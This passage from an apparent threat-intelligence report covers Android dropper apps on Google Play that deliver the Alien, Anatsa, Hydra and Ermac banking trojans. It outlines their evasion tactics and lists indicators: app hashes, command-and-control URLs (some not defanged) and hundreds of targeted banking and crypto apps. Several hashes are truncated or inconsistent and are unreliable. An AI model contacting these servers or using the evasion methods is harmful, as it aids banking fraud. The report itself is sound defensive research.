


If all conditions are met, the payload will be downloaded and installed. This dropper also does not request Accessibility Service privileges, it just requests permission to install packages, spiced with the promise to install new workout exercises - to entice the user to grant this permission. When installed, the payload is launched. Our threat intelligence shows that at the moment this dropper is used to distribute Alien banking trojan.

Alien payload

Icon / App name / Package name	Malware family	Malware variant
 Gym and Fitness Trainer (virtual.cattle.firm) b09322c74d7306e8d27daa5845e8845c841cb06e456a60c8fa66bf403d87a04f	Alien	Alien.A
 Gym and Fitness Trainer (motion.cushion.siren) bb2111a256659277103ffb783bb6f45b0b6c2ae889e26553e5e5f4f36003ce59	Alien	Alien.A
 Gym and Fitness Trainer (beach.diary.never) 719b412103b2ac3432250f69ee97e9ae4778aec8d63d8882a501678474b0e1f1	Alien	Alien.A

MTI Portal

GymDrop installing and launching Alien















While writing this blog post, Gymdrop was updated (a new version was uploaded to Google Play). However, the configuration file was not found on C2. It could probably be done to not serve the payload to pass security checks performed by Google before publishing the update on Google Play.

2 dropper APPS to boost botnet-building

It is worth mentioning that the Alien samples of this campaign connect to the same C2 as samples from previously described campaign powered by Brunhilda dropper.


Alien campaigns

MTI Portal

 Gym and Fitness Trainer (cliff.oxygen.market) 2924e13ae0f474401d4528ed570ad4e5cd7e8398155540980f8b1ef37592599	Alien	Alien.A	RAT Banker	ftpunlimiteduser.shop	 14/11/2021 13:15 3 days ago  13/11/2021 20:50 4 days ago
 Gym and Fitness Trainer (easy.decide.toddler) 5110ba949e1b1c81ce44b70a5e4dd941d5575a8315af46aa8feff52299cbfda	Alien	Alien.A	RAT Banker	7 C2s	 13/11/2021 01:45 5 days ago 1/2021 19:14 5 days ago
 Gym and Fitness Trainer (rival.forest.clutch) 49518e508ca6d193efb32a5e3b3137c5e229d8833f69accade0fd748c8e64566	Alien	Alien.A	RAT Banker	7 C2s	ftpunlimiteduser.shop yiurepository.shop nulionerimoniuo.shop heloyourecrestion.top limatodistro.top unistradjestlistlive.top ioteruioiteru.shop 1/2021 13:12 5 days ago 1/2021 18:01 7 days ago
 Master Scanner Live (forest.matter.puppy) d875e391de5464fd4d789d347dd43cfadccae389c26f3ad198c9b5ebc3e0c61	Alien	Alien.A	RAT Banker	7 C2s	1/2021 13:29 7 days ago  28/10/2021 23:34 20 days ago
 Master Scanner Live (leaf.leave.exchange) 74407e40e1c01e73087442bcdff3a0802121c4263ab67122674d9d09b3edf856e	Alien	Alien.A	RAT Banker	ftpunlimiteduser.shop	 01/11/2021 13:27 16 days ago  29/10/2021 17:35 19 days ago
 Master Scanner Live (bitter.wonder.master) c8ab3e2af4e2eac4319364ff6b6535e58d2f05b300d380889bad3c299fdd	Alien	Alien.A	RAT Banker	6 C2s	 31/10/2021 13:36 17 days ago  29/10/2021 16:58 19 days ago

This leads us to the conclusion that the actor(s) behind these Alien campaigns use at least 2 different dropper services in their distribution strategy.

Conclusion



In the span of only **4 months**, **4 large Android families** were spread via Google Play, resulting in **300.000+** infections via multiple dropper apps.

A noticeable trend in the new dropper campaigns is that actors are focusing on loaders with a reduced malicious footprint in Google Play, considerably increasing the difficulties in detecting them with automation and machine learning techniques.

The small malicious footprint is a result of the new Google Play restrictions (current and planned) to put limitations on the use of privacy concerning app permissions. Permissions such as Accessibility Service, which in previous campaigns was one of the core tactics abused to automate the installation process of Android banking trojans via dropper apps in Google Play.

By limiting the use of these permissions, actors were forced to choose the more conventional way of installing apps, which is by asking the installation permission, with the side-effect of blending in more with legitimate apps. This is one of the core reasons of the significant success of mobile banking threat actors in sneaking into Google's trusted app store.

A second big factor behind their success is that actors have set restrictions, with mechanisms to ensure that the payload is installed only on the victim's device and not on testing environments. To achieve this, criminals use a multitude of techniques, which range from location checks to incremental malicious updates, passing by time-based de-obfuscation and server-side emulation checks.

This incredible attention dedicated to evading unwanted attention renders automated malware detection less reliable. This consideration is confirmed by the very low overall VirusTotal score of the 9 number of droppers we have investigated in this blogpost.

How we help our customers

ThreatFabric makes it easier than it has ever been to run a secure mobile payments business. With the most advanced threat intelligence for mobile banking, financial institutions can build a risk-based mobile security strategy and use this unique knowledge to detect fraud-by-malware on the mobile devices of customers in real-time.

Together with our customers and partners, we are building an easy-to-access information system to tackle the ever-growing threat of mobile malware targeting the financial sector. We especially like to thank the Cyber Defence Alliance (CDA) for collaborating and proactively sharing knowledge and information across the financial sector to fight cyber-threats.

ThreatFabric has partnerships with TIPs all over the world.

If you want to request a free trial of our MTI-feed, or want to test our own MTI portal for 30 days, feel free to contact us at: sales@threatfabric.com

If you want more information on how we detect mobile malware on mobile devices, you can directly contact us at: info@threatfabric.com

Appendix: IOC

Brunhilda Dropper Samples

App name	Package name	SHA-256
Two Factor Authenticator	com.flowdivison	a3bd136f14cc38d6647020b2632bc35f21fc643c0d3741caaf92f48df0fc6997
Protection Guard	com.protectionguard.app	d3dc4e22611ed20d700b6dd292fddbc595c42453f18879f2ae4693a4d4d925a
QR CreatorScanner	com.ready.qrscanner.mix	ed537f8686824595cb3ae45f0e659437b3ae96c0a04203482d80a3e51dd915ab
Master Scanner Live	com.multifuction.combine.qr	7aa60296b771bdf6f2b52ad62ffd2176dc66cb38b4e6d2b658496a6754650ad4

Brunhilda Dropper C2 URL

URL

[https://protectionguardapp\[.\]club](https://protectionguardapp[.]club)

[https://readyqrscanner\[.\]club](https://readyqrscanner[.]club)

[https://flowdivison\[.\]club](https://flowdivison[.]club)

[https://multifunctionscanner\[.\]club](https://multifunctionscanner[.]club)

Anatsa Dropper Samples

App name	Package name	SHA-256
QR Scanner 2021	com.qr.code.generate	2db34aa26b1ca5b3619a0cf26d166ae9e85a98babf1bc41f784389ccc6f54afb
QR Scanner	com.qr.barqr.scangen	d4e9a95719e4b4748dba1338fdc5e4c7622b029bbcd9aac8a1caec30b5508db4
PDF Document Scanner - Scan to PDF	com.xaviermuches.docscannerpro2	2080061fe7f219fa0ed6e4c765a12a5bc2075d18482fa8cf27f7a090deca54c5
PDF Document Scanner	com.docscanverifier.mobile	974eb933d687a9dd3539b97821a6a777a8e5b4d65e1f32092d5ae30991d4b544
PDF Document Scanner Free	com.docscanner.mobile	16c3123574523a3f1fb24bbe6748e957aff21bef0e05cdb3b3e601a753b8f9d
CryptoTracker	cryptolistapp.app.com.cryptotracker	1aafe8407e52dc4a27ea800577d0eae3d389cb61af54e0d69b89639115d5273c

Anatsa Dropper C2 URL

URL

<https://195.201.70.88/api/update>

<https://178.63.27.179/api/update>

<https://91.242.229.85/api/update>

<https://195.201.70.89/api/update>

Gymdrop Dropper Samples

App name	Package name	SHA-256
Gym and Fitness Trainer	com.gym.trainer.jeux	30ee6f4ea71958c2b8d3c98a73408979f8179159acccc01b6fd53ccb20579b6b
Gym and Fitness Trainer	com.gym.trainer.jeux	b3c408eafe73cad0bb989135169a8314aae656357501683678eff9be9bcc618f

Gymdrop Dropper C2 URL

URL

hxxps://onlinefitnessanalysis[.]com/

Malware Samples dropped

Malware Family	App name	Package name	SHA-256
Alien.A	Master Scanner Live	leaf.leave.exchang	74407e40e1c01e73087442bcdf3a0802121c4263ab67122674d9d09b3edf856e
Alien.A	Gym and Fitness Trainer	gesture.enlist.say	e8cbcc34af3bd352767b7a9270dd684a50da2e68976a3712675526a7398550a0
Anatsa.A	PDF AI : TEXT RECOGNIZER	com.uykxx.noazg	d42e0d3db3662e809af3198da67fdbd46d5c2a1052b5945401e4cdd06c197714
Hydra.C	QR CreatorScanner	com.cinnamon.equal	9ab66c1b7db44abaa53850a3d6a9af36c8ad603dab6900caba592497f632349f
Ermac.A	QR CreatorScanner	com.tag.right	fd7e7e23db5f645db9ed47a5d36e7cf57ca2dbdf46a37484eafa1e04f657bf02

Appendix: Targeted apps

Alien.A Targets

Package Name	App Name
com.kubi.kucoin	KuCoin: Bitcoin Exchange & Crypto Wallet
com.abanca.bm.pt	ABANCA - Portugal
com.bitfinex.mobileapp	Bitfinex
com.changelly.app	Changelly: Buy Bitcoin BTC & Fast Crypto Exchange
es.liberbank.cajasturapp	Banca Digital Liberbank
wit.android.bcpBankingApp.millennium	Millenniumbcp
es.openbank.mobile	Openbank – banca móvil
pt.bctt.appbctt	Banco CTT
com.exictos.mbanka.bic	Banco BIC, SA
com.kraken.trade	Pro: Advanced Bitcoin & Crypto Trading
com.plunien.poloniex	Poloniex Crypto Exchange
com.kutxabank.android	Kutxabank
com.bitpay.wallet	BitPay – Secure Bitcoin Wallet
com.binance.dev	Binance - Buy & Sell Bitcoin Securely

Package Name	App Name
com.bbva.netcash	BBVA Net Cash ES & PT
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet
com.rsi.Colonya	Colonya Caixa Pollença
com.transferwise.android	TransferWise Money Transfer
pt.bancobpi.mobile.fiabilizacao	BPI APP
com.bancamarch.bancamovil	Banca March
com.mycelium.wallet	Mycelium Bitcoin Wallet
com.cajasur.android	Cajasur
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa
net.bitbay.bitcoin	Bitcoin & Crypto Exchange - BitBay
es.evobanco.bancamovil	EVO Banco móvil
com.bankinter.portugal.bmb	Bankinter Portugal
com.google.android.gm	Gmail
pt.bancobest.android.mobilebanking	Best Bank
com.wavesplatform.wallet	Waves.Exchange
net.bitstamp.app	Bitstamp – Buy & Sell Bitcoin at Crypto Exchange
es.bancosantander.apps	Santander
com.microsoft.office.outlook	Microsoft Outlook: Organize Your Email & Calendar
com.okinc.okex.gp	OKEx - Bitcoin/Crypto Trading Platform
com.grupocajamar.wefferent	Grupo Cajamar
com.bankinter.launcher	Bankinter Móvil
es.cm.android	Bankia
pt.novobanco.nbapp	NB smart app
com.cajaingenieros.android.bancamovil	Caja de Ingenieros Banca MÓVIL
es.ibercaja.ibercajaapp	Ibercaja
pt.santandertotta.mobileempresas	Santander Empresas
es.pibank.customers	Pibank
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
com.indra.itecban.mobile.novobanco	NBapp Spain
com.mediolanum	Banco Mediolanum España
com.android.vending	Google Play
com.bbva.mobile.pt	BBVA Portugal
com.squareup.cash	Cash App
es.caixagalicia.activamovil	ABANCA- Banca Móvil
es.univia.unicajamovil	UnicajaMovil
org.electrum.electrum	Electrum Bitcoin Wallet

Package Name	App Name
app.wizink.es	WiZink, tu banco senZillo
com.yahoo.mobile.client.android.mail	Yahoo Mail – Organized Email
cgd.pt.caixadirectaparticulares	Caixadirecta
com.connectivityapps.hotmail	Connect for Hotmail & Outlook: Mail and Calendar
com.mail.mobile.android.mail	mail.com mail
com.imaginbank.app	imaginBank - Your mobile bank
es.caixaontinyent.caixaontinyentapp	Caixa Ontinyent
www.ingdirect.nativeframe	ING España. Banca Móvil
eu.atlantico.bancoatlanticoapp	MY ATLANTICO
com.bbva.bbvacontigo	BBVA Spain
com.citi.mobile.ccc	CitiManager – Corporate Cards
ca.mobile.explorer	CA Mobile
com.paypal.android.p2pmobile	PayPal Mobile Cash: Send and Request Money Fast
com.rsi	ruralvía
es.cecabank.ealia2103appstore	UniPay Unicaja
wit.android.bcpBankingApp.activoBank	ActivoBank
com.indra.itecban.triodosbank.mobile.banki	-
es.lacaixa.mobile.android.newwapicon	CaixaBank
com.db.pbc.mibanco	Mi Banco db
com.targoes_prod.bad	TARGOBANK - Banca a distancia

Ermac.A Targets

Package Name	App Name
eu.inmite.prj.kb.mobilbank	Mobilni Banka
com.greater.Greater	Greater Bank
uk.co.tsb.newmobilebank	TSB Mobile Banking
org.microemu.android.model.common.VTUserApplicationLINKMB	Link Celular
es.lacaixa.mobile.android.newwapicon	CaixaBank
com.IngDirectAndroid	ING France
es.bancosantander.apps	Santander
com.ocito.cdn.activity.creditdunord	Crédit du Nord pour Mobile
pl.ideabank.mobilebanking	Idea Bank PL
gt.com.bi.bienlinea	Bi en Línea
org.banking.bsa.businessconnect	BankSA Business App
pl.envelobank.aplikacja	EnveloBank
net.inverline.bancosabadell.officelocator.android	Banco Sabadell App. Your mobile bank
com.msf.kbank.mobile	Kotak - 811 & Mobile Banking

Package Name	App Name
au.com.ingdirect.android	ING Australia Banking
com.getingroup.mobilebanking	Getin Mobile
au.com.amp.myportfolio.android	My AMP
com.magiclick.odeabank	Odeabank
com.mtel.androidbea	BEA 東亞銀行
eu.eleader.mobilebanking.pekao.firm	PekaoBiznes24
org.banking.stg.businessconnect	St.George Business App
softax.pekao.powerpay	PeoPay
com.rsi	ruralvía
my.com.hsbc.hsbcmalaysia	HSBC Malaysia
com.td	TD Canada
org.banksa.bank	BankSA Mobile Banking
org.bom.bank	Bank of Melbourne Mobile Banking
com.zoluxiones.officebanking	Banco Santander Perú S.A.
com.pcfincial.mobile	Simplii Financial
es.evobanco.bancamovil	EVO Banco móvil
com.latuabancaperandroid	Intesa Sanpaolo Mobile
com.fusion.beyondbank	Beyond Bank Australia
com.rbs.mobile.android.rbs	Royal Bank of Scotland Mobile Banking
com.unicredit	Mobile Banking UniCredit
com.tarjetanaranja.emisor.serviciosClientes.appTitulares	Naranja
au.com.newcastlepermanent	NPBS Mobile Banking
au.com.suncorp.SuncorpBank	Suncorp Bank
de.traktorpool	tractorpool
hu.cardinal.erste.mobilapp	Erste Business MobilBank
au.com.bankwest.mobile	Bankwest
it.popso.SCRIGNOapp	SCRIGNOapp
de.dkb.portalapp	DKB-Banking
pe.com.interbank.mobilebanking	Interbank APP
it.copergmps.rt.pf.android.sp.bmps	Banca MPS
de.consorsbank	Consorsbank
com.isis_papyrus.raiffeisen_pay_eyewdg	Raiffeisen ELBA
de.fiducia.smartphone.android.banking.vr	VR Banking Classic
com.pozitron.iscep	İşCep - Mobile Banking
wit.android.bcpBankingApp.millenniumPL	Bank Millennium
es.ibercaja.ibercajaapp	Ibercaja

Package Name	App Name
alior.bankingapp.android	Usługi Bankowe
com.krungsri.kma	KMA
it.ingdirect.app	ING Italia
com.mobillium.papara	Papara
de.adesso_mobile.secureapp.netbank	SecureApp netbank
com.nearform.ptsb	permanent tsb
com.konylabs.cbplpat	Citi Handlowy
com.lynxspa.bancopopolare	YouApp
tr.com.sekerbilisim.mbank	ŞEKER MOBİL ŞUBE
com.appfactory.tmb	Teachers Mutual Bank
au.com.mebank.banking	ME Bank
com.kasikorn.retail.mbanking.wap	K PLUS
com.infrasofttech.MahaBank	Maha Mobile
com.pttfinans	PTTBank
es.univia.unicajamovil	UnicajaMovil
au.com.commbank.commbiz.prod	CommBiz
my.com.maybank2u.m2umobile	Maybank2u MY
es.pibank.customers	Pibank
de.ingdiba.bankingapp	ING Banking to go
com.fusion.banking	Bank Australia app
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa
pegasus.project.ebh.mobile.android.bundle.mobilebank	George Magyarország
au.com.rams.RAMS	myRAMS
com.teb	CEPTETEB
eu.netinfo.colpatria.system	Scotiabank Colpatria
de.santander.presentation	Santander Banking
es.openbank.mobile	Openbank – banca móvil
pl.raiffeisen.nfc	Mobilny Portfel
pt.novobanco.nbapp	NB smart app
uk.co.metrobankonline.mobile.android.production	Metro Bank
com.tmobtech.halkbank	Halkbank Mobil
de.mobile.android.app	mobile.de – Germany's largest car market
net.bnpparibas.mescomptes	Mes Comptes BNP Paribas
com.mercadolibre	Mercado Libre: compra fácil y rápido
uk.co.mbna.cardservices.android	MBNA - Card Services App
hu.cardinal.cib.mobilapp	CIB Business Online

Package Name	App Name
fr.creditagricole.androidapp	Ma Banque
jp.co.rakuten_bank.rakutenbank	楽天銀行 -個人のお客様向けアプリ
org.banking.bom.businessconnect	Bank of Melbourne Business App
pl.ing.mojeing	Moje ING mobile
pl.pkobp.ipkobiznes	iPKO biznes
com.usbank.mobilebanking	U.S. Bank - Inspired by customers
pl.pkobp.iko	IKO
com.anz.transactive.global	ANZ Transactive - Global
com.bankofqueensland.boq	BOQ Mobile
com.ingbanktr.ingmobil	ING Mobil
com.tdbank	TD Bank (US)
com.scb.phone	SCB EASY
com.Version1	PNB ONE
net.garagecoders.e_llavescotiainfo	ScotiaMóvil
nz.co.asb.asbmobile	ASB Mobile Banking
com.finanteq.finance.bgz	BNP Paribas GOMobile
com.woodforest	Woodforest Mobile Banking
ro.btrl.mobile	Banca Transilvania
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking
com.todo1.mobile	Bancolombia App Personas
com.uy.itaui.appitauuyf	Itaú Uruguay
com.key.android	KeyBank Mobile
it.bnl.apps.banking	BNL
au.com.cua.mb	CUA Mobile Banking
com.ykb.android	Yapı Kredi Mobile
ktbcs.netbank	Krungthai NEXT
com.santander.bpi	Santander Private Banking
posteitaliane.posteapp.apppostepay	Postepay
uk.co.tescomobile.android	Tesco Mobile
es.ceca.cajalnet	Cajalnet
com.scotiabank.banking	Scotiabank Mobile Banking
it.nogood.container	UBI Banca
pl.noblebank.mobile	Noble Mobile
com.suntrust.mobilebanking	SunTrust Mobile App
pl.eurobank2	eurobank mobile 2.0
com.mobileloft.alpha.droid	myAlpha Mobile

Package Name	App Name
com.unionbank.ecommerce.mobile.android	Union Bank Mobile Banking
pl.millennium.corpApp	Bank Millennium for Companies
au.com.hsbc.hsbcaustralia	HSBC Australia
com.starfinanz.smob.android.sfinanzstatus	Sparkasse Ihre mobile Filiale
org.westpac.col	Westpac Corporate Mobile
au.com.macquarie.banking	Macquarie Mobile Banking
finansbank.enpara	Enpara.com Cep Şubesi
org.stgeorge.bank	St.George Mobile Banking
com.mcom.firstcitizens	First Citizens Mobile Banking
fr.laposte.lapostemobile	La Poste - Services Postaux
es.bancosantander.empresas	Santander Empresas
fr.lcl.android.customerarea	Mes Comptes - LCL
fr.banquepopulaire.cyberplus	Banque Populaire
uk.co.santander.santanderUK	Santander Mobile Banking
com.comarch.mobile.banking.bgzbnpparibas.biznes	Mobile BiznesPI@net
pl.fakturownia	Fakturownia.pl
pt.bancobpi.mobile.fiabilizacao	BPI APP
de.commerzbanking.mobil	Commerzbank Banking - The app at your side
de.comdirect.android	comdirect mobile App
com.kutxabank.android	Kutxabank
pt.santandertotta.mobileparticulares	Santander Particulares
es.caixageral.caixageralapp	Banco Caixa Geral España
com.itau.empresas	Itaú Empresas: Controle e Gestão do seu Negócio
wit.android.bcpBankingApp.millennium	Millenniumbcp
com.sbi.SBIFreedomPlus	Yono Lite SBI - Mobile Banking
fr.oney.mobile.mescomptes	Oney France
pl.bzwbk.bzwbk24	Santander mobile
com.vancity.mobileapp	Vancity
com.comarch.security.mobilebanking	ING Business
com.snapwork.hdfc	HDFC Bank MobileBanking
es.caixagalicia.activamovil	ABANCA- Banca Móvil
tsb.mobilebanking	TSB Bank Mobile Banking
com.zellepay.zelle	Zelle
ma.gbp.pocketbank	Pocket Bank
de.postbank.finanzassistent	Postbank Finanzassistent
com.bendigobank.mobile	Bendigo Bank

Package Name	App Name
es.liberbank.cajasturapp	Banca Digital Liberbank
hu.bb.mobilapp	Budapest Bank Mobil App
com.pnc.ecommerce.mobile	PNC Mobile
eu.atlantico.bancoatlanticoapp	MY ATLANTICO
pl.bps.bankowoscobilna	BPS Mobilnie
eu.unicreditgroup.hvbapptan	HVB Mobile Banking
com.konylabs.HongLeongConnect	Hong Leong Connect Mobile Banking
pl.aliorbank.aib	Alior Mobile
com.mfoundry.mb.android.mb_136	People's United Bank Mobile
au.com.ubank.internetbanking	UBank Mobile Banking
de.number26.android	N26 — The Mobile Bank
cz.csob.smartbanking	ČSOB Smartbanking
mobi.societegenerale.mobile.lappli	L'Appli Société Générale
com.vakifbank.mobile	VakıfBank Mobil Bankacılık
com.anz.android.gomoney	ANZ Australia
mbanking.NBG	NBG Mobile Banking
pl.bph	BusinessPro Lite
com.finanteq.finance.ca	CA24 Mobile
com.quoise.quoise.light	Liquid by Quoine ライト版 (リキッドバイコイン) - ビットコインなどの仮想通貨取引所
enterprise.com.anz.shield	ANZ Shield
pl.bzwbk.ibiznes24	iBiznes24 mobile
tr.com.hsbc.hsbcturkey	HSBC Turkey
com.kuveytturk.mobil	Kuveyt Türk
com.ziraat.ziraatmobil	Ziraat Mobile
com.targo_prod.bad	TARGOBANK Mobile Banking
au.com.nab.mobile	NAB Mobile Banking
com.samba.mb	SambaMobile
org.westpac.bank	Westpac Mobile Banking
pl.ifirma.ifirmafaktury	IFIRMA - Darmowy Program do Faktur
com.rbc.mobile.android	RBC Mobile
com.tideplatform.banking	Tide - Smart Mobile Banking
com.sbi.SBAnywhereCorporate	SBI Anywhere Corporate
hu.mkb.mobilapp	MKB Mobilalkalmazás
com.todo1.davivienda.mobileapp	Davivienda Móvil
jp.co.netbk	住信SBIネット銀行
com.navyfederal.android	Navy Federal Credit Union

Package Name	App Name
com.infrasofttech.CentralBank	Cent Mobile
com.konylabs.capitalone	Capital One® Mobile
es.cm.android	Bankia
pl.mbank	mBank PL
com.wf.wellsfargomobile	Wells Fargo Mobile
gr.winbank.mobilenext	Winbank Mobile
com.westernunion.moneytransferr3app.es	Western Union ES - Send Money Transfers Quickly
com.snapwork.IDBI	IDBI Bank GO Mobile+
com.commbank.netbank	CommBank
mx.bancosantander.supermovil	Santander móvil
com.rbs.mobile.android.natwest	NatWest Mobile Banking
it.carige	Carige Mobile
com.usaa.mobile.android.usaa	USAA Mobile
eu.eleader.mobilebanking.pekao	Pekao24Makler

Anatsa.A Targets

Package Name	App Name
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking
com.chase.sig.android	Chase Mobile
com.wf.wellsfargomobile	Wells Fargo Mobile
com.citi.citimobile	Citi Mobile®
com.konylabs.capitalone	Capital One® Mobile
com.infonow.bofa	Bank of America Mobile Banking
com.jpm.sig.android	J.P. Morgan Mobile
com.usbank.mobilebanking	U.S. Bank - Inspired by customers
com.truist.mobile	Truist Mobile - Banking Made Better
com.pnc.ecommerce.mobile	PNC Mobile
com.tdbank	TD Bank (US)
com.schwab.mobile	Schwab Mobile
com.statestreetbank.grip	State Street Bank
us.hsbc.hsbcus	HSBC US
com.citizensbank.androidapp	Citizens Bank Mobile Banking
com.syf.synchronybank	Synchrony Bank
com.creditonebank.mobile	Credit One Bank Mobile
com.monitise.client.android.clydesdale	Clydesdale Bank Mobile Banking
com.fidelity.android	Fidelity Investments
us.current.android	Earn Cash Reward: Make Money Playing Games & Music

Package Name	App Name
com.robinhood.android	Robinhood - Investment & Trading, Commission-free
com.moneylion	MoneyLion: Mobile Banking App
com.sablemoney.sableapp.prod	Sable
com.virginmoney.uk.mobile.android	Virgin Money Mobile Banking
com.monitise.client.android.yorkshire	Yorkshire Bank Mobile Banking
com.monitise.client.android.clydesdale	Clydesdale Bank Mobile Banking
com.algorand.android	Algorand Wallet
com.coinbase.android	Coinbase – Buy & Sell Bitcoin. Crypto Wallet
co.mona.android	Crypto.com - Buy Bitcoin Now
com.monese.monese.live	Monese - Mobile Money Account for UK & Europe
com.binance.dev	Binance - Buy & Sell Bitcoin Securely
com.danskebank.mobilebank3.uk	Mobile Bank UK – Danske Bank
com.rbs.mobile.android.ubn	Ulster Bank NI Mobile Banking
com.rbs.mobile.android.natwest	NatWest Mobile Banking
com.rbs.mobile.android.natwestoffshore	NatWest International
com.plunien.poloniex	Poloniex Crypto Exchange
com.wallet.crypto.trustapp	Trust: Crypto & Bitcoin Wallet
com.cooperativebank.bank	The Co-operative Bank
uk.co.metrobankonline.mobile.android.production	Metro Bank
com.starlingbank.android	Starling Bank - Better Mobile Banking
io.metamask	MetaMask - Buy, Send and Swap Crypto
co.uk.getmondo	Monzo Bank
com.binance.us	Binance.US
com.kraken.invest.app	Kraken - Buy Bitcoin & Crypto
com.blockfolio.blockfolio	Blockfolio - Bitcoin and Cryptocurrency Tracker
com.gemini.android.app	Gemini: Buy Bitcoin Instantly
com.okinc.okcoin.intl	Okcoin - Buy & Trade Bitcoin, Ethereum, & Crypto
com.barclays.android.barclaysmobilebanking	Barclays
com.tideplatform.banking	Tide - Smart Mobile Banking
com.grppl.android.shell.halifax	Halifax: the banking app that gives you extra
com.grppl.android.shell.CMBLloydsTSB73	Lloyds Bank Mobile Banking: by your side
com.usaa.mobile.android.usaa	USAA Mobile
com.blockfi.mobile	BlockFi - Buy, Earn, Borrow Crypto
com.marcus.android	Marcus by Goldman Sachs®
com.unionbank.ecommerce.mobile.android	Union Bank Mobile Banking
org.penfed.mobile.banking	PenFed

Package Name	App Name
com.navyfederal.android	Navy Federal Credit Union
com.stash.stashinvest	Stash: Invest, Bank, Save
com.regions.mobbanking	Regions Bank
com.varomoney.bank	Varo Bank: Mobile Banking
com.current.app	Current - Modern Banking
com.huntington.m	Huntington Mobile
com.clairmail.fth	Fifth Third Mobile Banking
com.mint	Mint: Personal Finance Manager
piuk.blockchain.android	Blockchain Wallet. Bitcoin, Bitcoin Cash, Ethereum
com.q2e.texasdowcreditunion5004401st.mobile.production	TDECU Digital Banking
pr.com.firstbank	FirstBank Digital Banking App
com.oneazcu.banking	OneAZ Mobile Banking
com.axos.udb	Axos Bank®
com.etrade.mobilepro.activity	E*TRADE: Invest. Trade. Save.
org.suncoast.mobile	Suncoast SunMobile
com.firsttech.firsttech	First Tech Federal CU
org.ncsecu.mobile	SECU
org.ncsecu.mobile	SECU
com.softek.ofxclmobile.warrenfcu	Blue FCU Mobile Banking App
com.bethpage.bethpage	Bethpage Mobile Banking
com.myoccu.mobile	MyOCCU Mobile Banking
com.ifs.banking.fiid3160	Tru2Go Truliant Mobile Banking
com.desertschools.mobilebanking	Desert Financial Mobile
com.nymfcu.nymfcu	NYMCU Mobile Banking
com.softek.ofxclmobile.summitcu	Summit Credit Union Mobile
com.fi7453.godough	PFFCU Mobile Banking
com.cuamerica.cuamerica	Credit Union of America
com.ifs.banking.fiid3337	Arizona Federal Mobile Banking
com.ksfcu.ksfcu	Valley Strong DataMobile
com.ifs.mobilebanking.fiid9094	Service CU Mobile Banking
com.scottcreditunion5029.mobile	Scott Credit Union
com.socalcu.socalcu	CU SoCal Mobile Banking
com.q2e.unitedfcu5017android.ufcu.uwnmobile	United Federal Credit Union
com.credituniononecu.credituniononecu	NEW - Credit Union One Michigan
mobile.dcfcu.org	DCFCU Mobile
com.ifs.mobilebanking.fiid3919	Associated Credit Union Mobile

Package Name	App Name
com.ifs.banking.fiid1359	WPCU Mobile Banking
com.growfinancialfcu.growfinancialfcu	Grow Mobile Banking
com.nexowallet	Nexo - Crypto Banking Account
com.investvoyager	Voyager: Crypto Made Simple
com.mobileoft.alpha.droid	myAlpha Mobile
mbanking.NBG	NBG Mobile Banking
com.vivawallet.business	Viva Wallet
gr.winbank.mobilenext	Winbank Mobile
com.EurobankEFG	Eurobank Mobile App
io.sperax.wallet	Sperax Play
ru.sberbankmobile	Сбербанк Онлайн
ru.otpbank.mobile	ОТП Банк
ru.letobank.Prometheus	Почта Банк
ge.lb.mobilebank	Liberty
com.idamob.tinkoff.android	Tinkoff
ru.bankuralsib.mb.android	Мобильный банк УРАЛСИБ
